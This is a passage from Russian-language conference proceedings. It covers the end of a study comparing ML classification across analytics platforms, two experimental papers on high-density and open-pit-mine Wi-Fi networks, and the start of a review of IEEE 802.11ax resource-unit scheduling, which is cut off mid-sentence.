


Рис. 2. Диаграмма оценки алгоритма SVM

На рис. 3 представлена диаграмма оценки классификации методом нейронной сети (NN).




Рис. 3. Диаграмма оценки алгоритма NN

По результатам эксперимента точность алгоритма NN на всех платформах высокая. Для маленького набора данных (HeartDisease) наилучший показатель точности был получен на платформе Orange – 0,87. Для наборов данных большей размерности (NASA, Water quality) наивысший показатель точности классификации был получен на платформе Knime – 0,99 и 0,95 соответственно.

С учетом затраченного времени на выполнения алгоритма, для классификации маленького объема данных лучше всего использовать платформу RapidMiner (2,53 сек.). Для наборов данных среднего и большого объема безусловным лидером по качеству классификации и минимальному затраченному времени является платформа Knime (5,73 сек.).

Заключение

По результатам проведенного комплексного анализа качества моделей, можно сказать, что со стороны классической и математической оценки, по результатам расчетов показателей и с учетом затраченного времени на выполнения алгоритма, для классификации маленького объема данных лучше всего использовать платформу Orange. Для наборов данных среднего и большого объема безусловным лидером по качеству классификации и минимальному затраченному времени является платформа Knime.

Так как исходные данные и настройки моделей для каждого алгоритма машинного обучения были одинаковы, то отличие в показателях можно объяснить различием заложенного математического аппарата или программно-алгоритмических решений для каждого метода машинного обучения внутри аналитических платформ.

Результаты исследований демонстрируют значимость исследования показателей эффективности алгоритмов машинного обучения с учётом их незаявленных модификаций при оценке и выборе программных аналитических платформ.

Список используемых источников

1. Оксюта, О. В., Тюнина А. М., Брославский Д. Р. Анализ больших данных в информационных системах: методы и инструменты // Новые аспекты моделирования систем и процессов: Материалы Международной научно-практической конференции, Воронеж, 26.05.2023г. Воронежский государственный лесотехнический университет им. Г.Ф. Морозова, 2023. С. 380–389.

2. Лаптев, В. В., Флегонтов А. В., Фомин В. В. О разработке инструментария интеллектуального анализа данных // Информатизация образования и науки. 2022. № 1(53). С. 121–138.

3. Краснянский М. Н., Обухов А. Д., Соломатина Е. М., Воякина А. А. Сравнительный анализ методов машинного обучения для решения задачи классификации документов научно-образовательного учреждения // Вестник Воронежского государственного университета. Серия: Системный анализ и информационные технологии, 2018. № 3. С. 173–182.

4. Звягин, Л. С. Искусственные нейронные сети как инструмент современного анализа и моделирования // Мягкие измерения и вычисления, 2021. Т. 49, № 12. С. 50–59.

5. Боженко, В. В., Клюканов В. К. Применение алгоритмов машинного обучения в задачах классификации и кластеризации // Обработка, передача и защита информации в компьютерных системах 22: Сборник докладов Второй Международной научной конференции, Санкт-Петербург, 11–15 апреля 2022 г. Санкт-Петербургский государственный университет аэрокосмического приборостроения, 2022. С. 28–33.

6. Datasets. Kaggle. [Электронный ресурс] URL: https://www.kaggle.com/datasets/ (дата обращения 10.02.2023).

УДК 004.725.5
ГРНТИ 49.33.29

ЭКСПЕРИМЕНТАЛЬНОЕ ИССЛЕДОВАНИЕ ВОЗМОЖНОСТИ ПОСТРОЕНИЯ СЕТИ Wi-Fi ВЫСОКОЙ ПЛОТНОСТИ ПРИ НИЖНЕМ РАСПОЛОЖЕНИИ ТОЧЕК ДОСТУПА

А. С. Викулов, А. О. Кошкарева

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

Целью проектирования сети Wi-Fi, как правило, является определение способа размещения достаточного количества точек доступа, которое бы обеспечивало требуемое «покрытие». Однако такой метод не учитывает количество клиентских устройств, при соблюдении требований приложений к качеству обслуживания, т.е. «емкость». Проектирование беспроводных сетей с высокой плотностью пользователей требует иных подходов. В данной работе описано несколько проектных решений, наиболее перспективное из которых было рассмотрено в рамках эксперимента.

сети высокой плотности, ячейка сети, точка доступа, уровень сигнала

Введение

До появления дополнения IEEE 802.11ax временной ресурс канала распределялся между клиентскими устройствами таким образом, что в каждый отдельный момент времени право на передачу имело только одно устройство. Как следствие, среда передачи стандарта IEEE 802.11 рассматривалась, как среда с полудуплексом [1]. Дополнения IEEE 802.11ax и IEEE 802.11be привносят ряд нововведений, предназначенных для постепенного ухода от этой концепции [2, 3]. Однако для их повсеместного внедрения требуется длительное время.

Сети высокой плотности (СВП) подразумевают высокую концентрацию клиентских устройств на небольшой площади (не менее одного клиентского устройства на квадратный метр [4]). Чтобы повысить «емкость» такой сети, следует увеличить количество точек доступа (ТД).

Размещение нескольких точек доступа в непосредственной близости друг от друга и обеспечение их работы с минимальными помехами – довольно трудная задача. Для этого нужно уменьшить размер ячейки сети. Ячейка сети – это зона покрытия ТД, в которой обеспечивается целевое отношение сигнал/шум (ОСШ). Чтобы уменьшить размер ячейки сети, как правило, используется направленная антенна с высоким коэффициентом усиления.

Существует несколько способов размещения ТД в СВП: «сверху», «сбоку» и «снизу» [5]. Самый распространенный подход – установка ТД на потолок, т. е. «сверху». Такой подход обеспечивает беспрепятственный обзор беспроводных клиентских устройств и равномерное покрытие. Установить ТД на потолок и проложить соответствующую кабельную сеть не всегда представляется возможным ввиду сложностей монтажа.

Самый простой с точки зрения монтажа способ – «боковое» размещение точек доступа. При этом ТД устанавливаются на стены, что является приемлемым, в случае, когда доступ к потолку или фальшполу невозможен или сложен. Для обеспечения равномерного покрытия и минимизации помех необходимо правильно подобрать ориентацию антенн и выбор их диаграмм направленности (ДН).

Третий подход – организация покрытия «снизу». По своей сути он схож с потолочным размещением, но в данном случае сигнал будет направлен вверх. Точки доступа могут быть расположены как под фальшполом, так и под межэтажным перекрытием. Решающим параметром при этом является выбранная антенная конфигурация и свойства материала.

Напольное размещение имеет преимущество перед вышеописанными способами. Человеческие тела вносят дополнительное затухание, помогая сделать размер ячейки еще меньше, что дает гораздо больше возможностей для повторного использования каналов.

На сегодняшний день организация покрытия при нижнем размещении ТД не является популярным выбором при проектировании беспроводной сети. Однако такой метод может показать хорошие результаты и на него стоит обратить внимание, несмотря на все сложности монтажа и предварительных обследований. В настоящей статье будет рассмотрен пример реализации этого метода на практике – организация покрытия на быстровозводимой стадионной трибуне.

Постановка задачи

В рамках работы проведен эксперимент, в ходе которого было выполнено предиктивное моделирование целевой зоны покрытия в соответствии с заданными требованиями. Затем было проведено радиообследование вида «ТД на штанге». Для этого ТД с направленной антенной была установлена в расчетное положение и настроена в соответствии с параметрами предиктивной модели. С помощью измерительного модуля был измерен уровень мощности принимаемого сигнала от установленной ТД, после чего ТД была перенесена в следующее положение и далее цикл повторялся. Полученные результаты измерения сравнивались с расчетными.

В данном эксперименте было использовано следующее оборудование:

– точка доступа с антенными портами для подключения внешних антенн;

– секторная антенна RFE 2400/5000/30/MIMO2x2;
– измерительный модуль Ekahau Sidekick-1;
– программный комплекс Ekahau Pro;
– ПК Dell Latitude 5590.

Требования по характеристикам покрытия представлены в таблице 1.

ТАБЛИЦА 1. Требования по характеристикам покрытия

Параметры	Значение
Основной частотный диапазон	5 ГГц
Уровень ОСШ	25 дБ
Уровень мощности принимаемого сигнала	-60 дБм
Число клиентских устройств в ячейке БЛВС	250
Доля одновременно активных клиентских устройств	20%

Характеристики выше должны быть обеспечены без нарушения нормативных требований.

На рис. 1 приведен план трибуны с указанием точек монтажа точек доступа Wi-Fi. При этом стрелка показывает направление ориентации антенны в азимутальной плоскости. Угол наклона антенны к горизонту (45 градусов), а также высота монтажа (1 или 3 метра) указаны в имени антенны

Модель целевой зоны покрытия в диапазоне 5 ГГц представлена на рис. 1.

Рис. 1. Расположение точек доступа

Результаты эксперимента

На рисунке 2 представлена полученная при предиктивном моделировании карта уровня мощности принимаемого сигнала в диапазоне 5 ГГц. На

диаграммах уровня сигнала основной ТД цветная градиентная заливка заканчивается на уровне -60 дБм, что отвечает требованиям. Серой заливкой обозначен уровень сигнала от -60 до -75 дБм.




Рис 2. Предиктивная модель целевой зоны покрытия в диапазоне 5 ГГц

Рисунок 3 иллюстрирует результаты натурных измерений. На представленной диаграмме можно увидеть, что результат отвечает расчетной предиктивной модели: практически по всей территории обеспечен целевой уровень сигнала в -60 дБм и выше, что соответствует заявленным требованиям (таблица 1).




Рис. 3. Диаграмма уровня сигнала в диапазоне 5 ГГц

Выводы

1. Обозначены подходы к построению СВП. Кратко рассмотрены три основных способа организации покрытия – «сверху», «сбоку» и «снизу». Определен наиболее перспективный с точки зрения минимизации эффектов

помех и возможности повторного использования каналов подход, а именно – организация покрытия «снизу».

2. Проведено моделирование с последующим обследованием вида «ТД на штанге». Определены места расположения точек доступа, высота их расположения, ориентация диаграмм направленности антенн. Получены результаты измерения уровня принимаемого сигнала.

3. Продемонстрирована возможность построения СВП при обеспечении покрытия «снизу». Данный подход к расположению точек доступа показал хорошие результаты по уровню принимаемого сигнала в диапазоне 5 ГГц.

В планах дальнейшей работы: добавить параметр затухания в человеческих телах зрителей, располагающихся на трибуне.

Список используемых источников

1. IEEE 802.11-2020. IEEE Standard for Information technology – Telecommunications and information exchange between systems. Local and metropolitan area networks – Specific Requirements. Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications. IEEE Standards Association, 2021. 4379 p.

2. IEEE 802.11be-2023. IEEE Draft Standard for Information technology – Telecommunications and information exchange between systems. Local and metropolitan area networks – Specific requirements. Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications. Amendment: Enhancements for Extremely High Throughput (EHT). IEEE Standards Association, 2023. 999 p.

3. IEEE 802.11ax-2021. IEEE Standard for Information technology – Telecommunications and information exchange between systems. Local and metropolitan area networks – Specific Requirements. Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications. Amendment 1: Enhancements for High-Efficiency WLAN, IEEE Standards Association, 2021. P. 767.

4. Викулов А. С., Парамонов А. И. Введение в сети Wi-Fi с высокой плотностью пользователей // Информационные технологии и телекоммуникации. 2018. Том 6. № 1. С. 12–20.

5. Викулов А. С., Парамонов А. И. Анализ подходов к организации радиопокрытия в сетях Wi-Fi с высокой плотностью пользователей // Информационные технологиии телекоммуникации. 2018. Том 6. № 3. С. 28–41.

УДК 004.725.5
ГРНТИ 49.33.29

ИССЛЕДОВАНИЕ ЗАДЕРЖКИ РАСПРОСТРАНЕНИЯ СИГНАЛА В РАМКАХ РАДИООБСЛЕДОВАНИЯ СЕТИ IEEE 802.11 НА ОТКРЫТОЙ ГОРНОЙ РАЗРАБОТКЕ

А. С. Викулов, С. А. Скоробогатова

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

При планировании современных беспроводных сетей передачи данных стандарта IEEE 802.11 необходимо принимать во внимание множество факторов. К таковым относятся возможные переотражения сигнала, эффект от которых трудно оценить на этапе предиктивного моделирования. Переотражения сигнала вызывают задержку распространения сигнала, что может стать причиной межсимвольной интерференции и негативно повлиять на работу сети. В данной работе исследованы результаты натурных измерений радиосигнала беспроводной сети данного стандарта на открытой горной разработке с помощью анализатора спектра реального времени. В работе показано, что по форме временной диаграммы сигнала можно судить об относительном расположении источников отражений, что важно для эксплуатации беспроводных сетей и глубокого анализа их работоспособности.

Delay spread, разброс задержки распространения сигнала, Wi-Fi

Введение

При распространении сигнала в беспроводной среде передачи данных возникает многолучевое распространение - явление, при котором кроме исходного сигнала с антенны передающего устройства на антенну принимающего устройства приходит множество его копий, возникших в ходе множественных отражений исходного сигнала от препятствий. Разница во времени между исходным сигналом и последней его копией называется разбросом задержки распространения сигнала (Delay Spread).

Высокое значение Delay Spread может привести к наложению битов друг на друга, то есть к межсимвольной интерференции, вследствие чего у принимающего устройства могут возникнуть проблемы с демодуляцией сигнала. В то же время при прямом распространении сигнала, и в отсутствие эффектов отражения от препятствий, разделение последовательных символов сложности не вызывает.

Для обеспечения надежного разделения двух последовательных OFDM-символов существует защитный межсимвольный интервал (GI – guard interval). Для сигналов IEEE 802.11n/ac существует две возможных длительности GI: короткий – 0,4 мкс (short GI) и длинный – 0,8 мкс (long GI). Как правило, GI должен быть

в 2-4 раза больше, чем Delay Spread [1]. В условиях закрытых промышленных предприятий с большим количеством препятствий, которые влияют на распространение сигнала и вызывают его переотражения, рекомендуется [2, 3] использовать длинный защитный интервал. Влияние длительности GI рассматривалось ранее в работе [4].

Постановка задачи

Задача работы состоит в том, чтобы рассчитать разброс задержки распространения сигнала в нескольких точках зоны покрытия двумя способами: исходя из геометрических представлений о зоне покрытия, а также оперируя характеристиками временной диаграммы, полученной средствами анализатора спектра реального времени. Анализ и сравнение получившихся значений является основной целью исследования.

Объектом исследования является распределенная сеть Wi-Fi на открытой горной разработке, расположенной в труднодоступной местности. Среда распространения сигнала на площадке хорошо подходит для решения поставленной задачи, так как она имеет следующие особенности:

1. В исследуемом диапазоне спектра отсутствуют помехи как от других сетей Wi-Fi, так и от прочих источников сигнала посторонней природы [5].

2. Наличие одного основного препятствия для сигнала, чей вклад в задержку распространения с точки зрения его переотражений будет доминирующим.

3. Полностью свободная первая зона Френеля на луче зрения. Рассчитанные значения радиуса зоны Френеля для каждой точки измерения приведены в таблице 1.

4. Низкий уровень шума на рабочем диапазоне спектра.

ТАБЛИЦА 1. Рассчитанные значения радиуса первой зоны Френеля

Точка доступа (измерение)	1	2	3	4
Расположение точки доступа	на мачте около здания	на борту карьера	на борту карьера	на эскаваторе
Расстояние между ТД и клиентом, км	0,019	0,045	0,488	0,04
Радиус зоны Френеля, м	24,37	37,50	123,49	35,36

Следствием особенностей среды передачи на площадке, является относительно большой радиус зоны покрытия каждой из точек доступа.

Для проведения измерений использовались следующие средства измерений:

– анализатор спектра реального времени Tektronix RSA306B;

– программное обеспечение SignalVu-PC;
– точка доступа Extreme Networks WiNG AP7562;
– антенны ML-2452-HPAG5A8-01.

Анализ временной диаграммы

С помощью анализатора спектра были получены временные диаграммы для четырех точек доступа. На рис. 1 представлена временная диаграмма и пример измерения Delay Spread для точки доступа под номером 1.




Рис. 1. Временная диаграмма для точки доступа 1

Точка M1 на диаграмме отражает момент, когда закончился прием первой копии сигнала, а точка MR – момент, когда была принята последняя копия основного сигнала [6]. Разница между данными значениями определяется величиной Delay Spread.

Расчет возможных отражений

Для расчета Delay Spread исходя из геометрических соображений, была использована двухлучевая модель распространения радиосигнала.

На рис. 2 приняты следующие обозначения:

$L_{\text{прям}}$ – это прямой луч сигнала,

$L_{\text{преп1}}$ – это луч, падающий от антенны точки доступа на препятствие,

$L_{\text{преп2}}$ – это отраженный от препятствия луч, падающий на антенну принимающего устройства.




Рис. 2. Двухлучевая модель распространения радиосигнала

Длина прямого луча сигнала была рассчитана по формуле:

$$L_{\text{прям}} = \sqrt{L_{\text{пр прям}}^2 + (H-h)^2}\,, \quad (1)$$

где $L_{\text{пр прям}}$ – это проекция прямого луча, H – это высота ТД, а h – высота клиента (измерения).

Исходя из анализа препятствий, от которых было возможно принять копию сигнала, оказывающую наиболее сильное влияние на значение Delay Spread, было сделано предположение, о том, что в измерениях с точками доступа 1 и 3 наиболее доминирующее отражение происходило от вертикальной поверхности. Поэтому расчет осуществлялся по формулам:

$$L_{\text{преп1}} = \sqrt{\frac{(H-h)^2}{4} - L_{\text{пр преп1}}^2} \quad (2)$$

$$L_{\text{преп2}} = \sqrt{\frac{(H-h)^2}{4} - L_{\text{пр преп2}}^2}\,, \quad (3)$$

где $L_{\text{пр преп1}}$ и $L_{\text{пр преп2}}$ – это проекция падающего и отраженного луча соответственно.

В случаях с точками доступа 2 и 4 доминирующее отражение происходило от горизонтальной поверхности и расчет осуществлялся по формулам:

$$L_{\text{преп1}} = \sqrt{(H-h)^2 + L_{\text{пр преп1}}^2} \quad (4)$$

$$L_{\text{преп2}} = \sqrt{1 + L_{\text{пр преп2}}^2}\,, \quad (5)$$

Расчетное значение Delay Spread рассчитывалось как разница между длинной прямого и отраженного луча.

Анализ результатов

Для каждой точки доступа рассчитанные и измеренные значения Delay Spread были занесены в график (рис.3). Расчет погрешности взят в предположении, что измерения описываются распределением Стьюдента для доверительной вероятности $P = 0{,}95$.




Рис. 3. График с измеренными и расчетными значениями Delay Spread

Основываясь на полученных значениях задержки распространения сигнала, можно сделать выводы о расположении препятствий в зоне покрытия, которые оказывают наибольшее влияние на форму сигнала. Если значение Delay Spread меньше, это означает, что клиентское устройство находится ближе к препятствию. И наоборот, если значение Delay Spread больше, это указывает на то, что клиентское устройство находится дальше от препятствия.

Выводы

В данной работе исследована зависимость между временем задержки распространения сигнала и расстоянием до объекта. На основе этого исследования было показано, что оценка задержки распространения сигнала может быть в перспективе использована для определения геометрии окружающей среды. Кроме того, можно отметить, что для повышения точности определения точки отражения, необходимо использовать несколько измерений времени задержки, что является основой принципа определения местоположения по TDoA (Time Difference of Arrival). Также показана эффективность использования короткого межсимвольного интервала при работе сети IEEE802.11n/ac в условиях открытой горной разработки.

Список используемых источников

1. 802.11n Guard Intervals (GI) [Электронный ресурс] // CWNP. URL: https://www.cwnp.com/802-11n-guard-intervals-gi/ (дата обращения: 15.03.2024).

2. Fat AP and Cloud AP V200R010C00 Command Reference [Электронный ресурс] // Huawei. URL:https://support.huawei.com/enterprise/en/doc/EDOC1100064352/4dc4cd03/guard-interval-mode (дата обращения: 20.03.2024).

3. Basic Wireless Concepts [Электронный ресурс] // TP-Link. URL: https://static.tp-link.com/configurationguide/q-a-basic-wireless-concepts.pdf (дата обращения: 20.03.2024).

4. Викулов А. С., Скоробогатова С. А. Исследование влияния длины межсимвольного защитного интервала на качество связи в сети IEEE 802.11. // Информационные технологии и телекоммуникации, 2023. Т. 11. № 1. С. 39–49.

5. Викулов А.С., Парамонов А.И. Анализ основных видов помех в задаче планирования сетей Wi-Fi с высокой плотностью пользователей. Информационные технологии и телекоммуникации, 2018. Т. 6. № 1. С. 21–31.

6. SignalVu-PC Printable Help [Электронный ресурс] // Tektronix. URL: https://download.tek.com/manual/SignalVu-PC-User-Printable-Help-077072009.pdf (дата обращения: 20.03.2024)

УДК 654.739
ГРНТИ 49.33.29

АНАЛИЗ МЕТОДОВ ВЫБОРА СКОРОСТИ ПЕРЕДАЧИ И РАСПРЕДЕЛЕНИЯ РЕСУРСНЫХ БЛОКОВ В СЕТЯХ IEEE 802.11AX

А. С. Викулов, Д. Е. Тесаловская

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

Последнее актуальное в настоящий момент дополнение стандарта IEEE 802.11ax обеспечивает возможность многопользовательской передачи данных путем разделения спектра канала на ресурсные блоки поднесущих. При этом помимо выбора скоростного режима, одной из основных задач планирования временного ресурса канала является задача распределения ресурсных блоков между клиентами при многопользовательской передаче. В данной работе сделан обзор основных методов распределения ресурсных блоков.

жадный алгоритм, RU, планировщики, IEEE 802.11ax

Введение

IEEE 802.11ax – это дополнение стандарта, которое было разработано для поддержки более высоких скоростей передачи данных, обеспечения большего количества клиентских устройств и улучшения эффективности использования радиочастотного спектра.

Ресурсные блоки (Resource Units, RU) – это основные единицы, используемые для передачи данных в стандарте IEEE 802.11ax. Они представляют собой наборы поднесущих частот в рамках канала, которые могут быть использованы для передачи информации.

Распределение ресурсных блоков является важной задачей, так как это влияет на пропускную способность сети, эффективность использования ресурсов и качество связи между устройствами.

В данной статье рассматриваются методы выбора распределения ресурсных блоков в сетях стандарта IEEE 802.11ax.

Описание различных алгоритмов планирования

В работе [1] приведен жадный алгоритм. Суть алгоритма заключается в том, что все станции (т.е. клиентские устройства) сортируются по убыванию метрик – приращений функции полезности. После этого первой станции в списке ставится в соответствие самый широкий доступный ресурсный блок (RU), затем второй станции самый широкий из оставшихся и т.д. Назначения продолжаются до исчерпания RU или станций в списке. В итоге

получается множество назначений при фиксированной сигнально-кодовой конструкции (СКК) c. Точка доступа строит такие множества для каждой СКК из множества C и затем выбирает наилучшее.

Задача максимизации функции полезности:

$$\max_{X \in H} \sum_{(s,r) \in X} \lambda(s,r,c), \tag{1}$$

где $\lambda(s, r, c)$ – прирост функции полезности в случае, если алгоритм выделил станции s RU r на СКК $c \in C$.

Для работы описанного жадного алгоритма необходимо вычислять значения приоритета λ: станция с большим значением λ обычно получает больше ресурсов. Для этого предлагается три способа:

1. Максимизация пропускной способности Max Rate (MR). Планировщик стремится передать максимальное количество данных по каналу за промежуток времени t, несмотря на то, какие именно станции будут передавать:

$$\lambda(s,r,c) = \mathrm{rate}(r,c), \tag{2}$$

где $rate(r, c)$ — скорость передачи на СКК c в RU.

2. Proportional Fair (PF). В этом случае планировщик учитывает не только количество данных, которое может передать станция, но еще и то количество данных, которое станция уже успела передать к этому моменту, так, что станция, которая мало успела передать имеет высокий приоритет

$$\lambda(s,r,c) = \frac{\mathrm{rate}(r,c)}{Q(s)}, \tag{3}$$

где $Q(s) = \frac{A(s)}{TT(s)}$ – усредненная скорость передачи данных, $A(s)$ – количество уже переданных данных, $TT(s)$ – время, когда у станции были данные на передачу.

3. Shortest Remaining Processing Time (SRPT). Этот планировщик стремится минимизировать время, за которое поток будет полностью передан.

$$\lambda(s) = \frac{D(s)}{\mathrm{rate}(r_{entire}, c_{best})}, \tag{4}$$

где $D(s)$ – количество данных потока, оставшихся для передачи, r_{entire} – РБ, занимающий весь канал, c_{best} – самая быстрая СКК, с которой станция s может передавать во всем канале.

В исследовании [2] рассматривались различные планировщики для разбиения спектрального ресурса канала между пользователями. Показано, что использование возможности одновременной передачи несколькими пользователями дает уменьшение задержки передачи потоков, а также ощутимо

увеличивает пропускную способность, по сравнению со случаем, когда одновременно передавать может лишь один. Также предложен венгерский алгоритм планирования (рисунок 1), который может использоваться с широко используемыми служебными функциями и, таким образом, адаптировать известные планировщики к ограничениям 11ax.

В каждую единицу времени планировщик распределяет набор RU некоторым STA, чтобы максимизировать некоторую общесетевую функцию полезности U:

$$U_{c,\rho} = \sum_{i=1}^{N}\sum_{j=1}^{M} x_i^j \lambda_i^j , \quad (5)$$

где x_i^j – это показатель, который равен 1, если STA i присвоен RU j, и 0, в противном случае, λ_i^j – это приращение функции полезности для STA i только в том случае, если RU j выделен этому STA.

В которой:

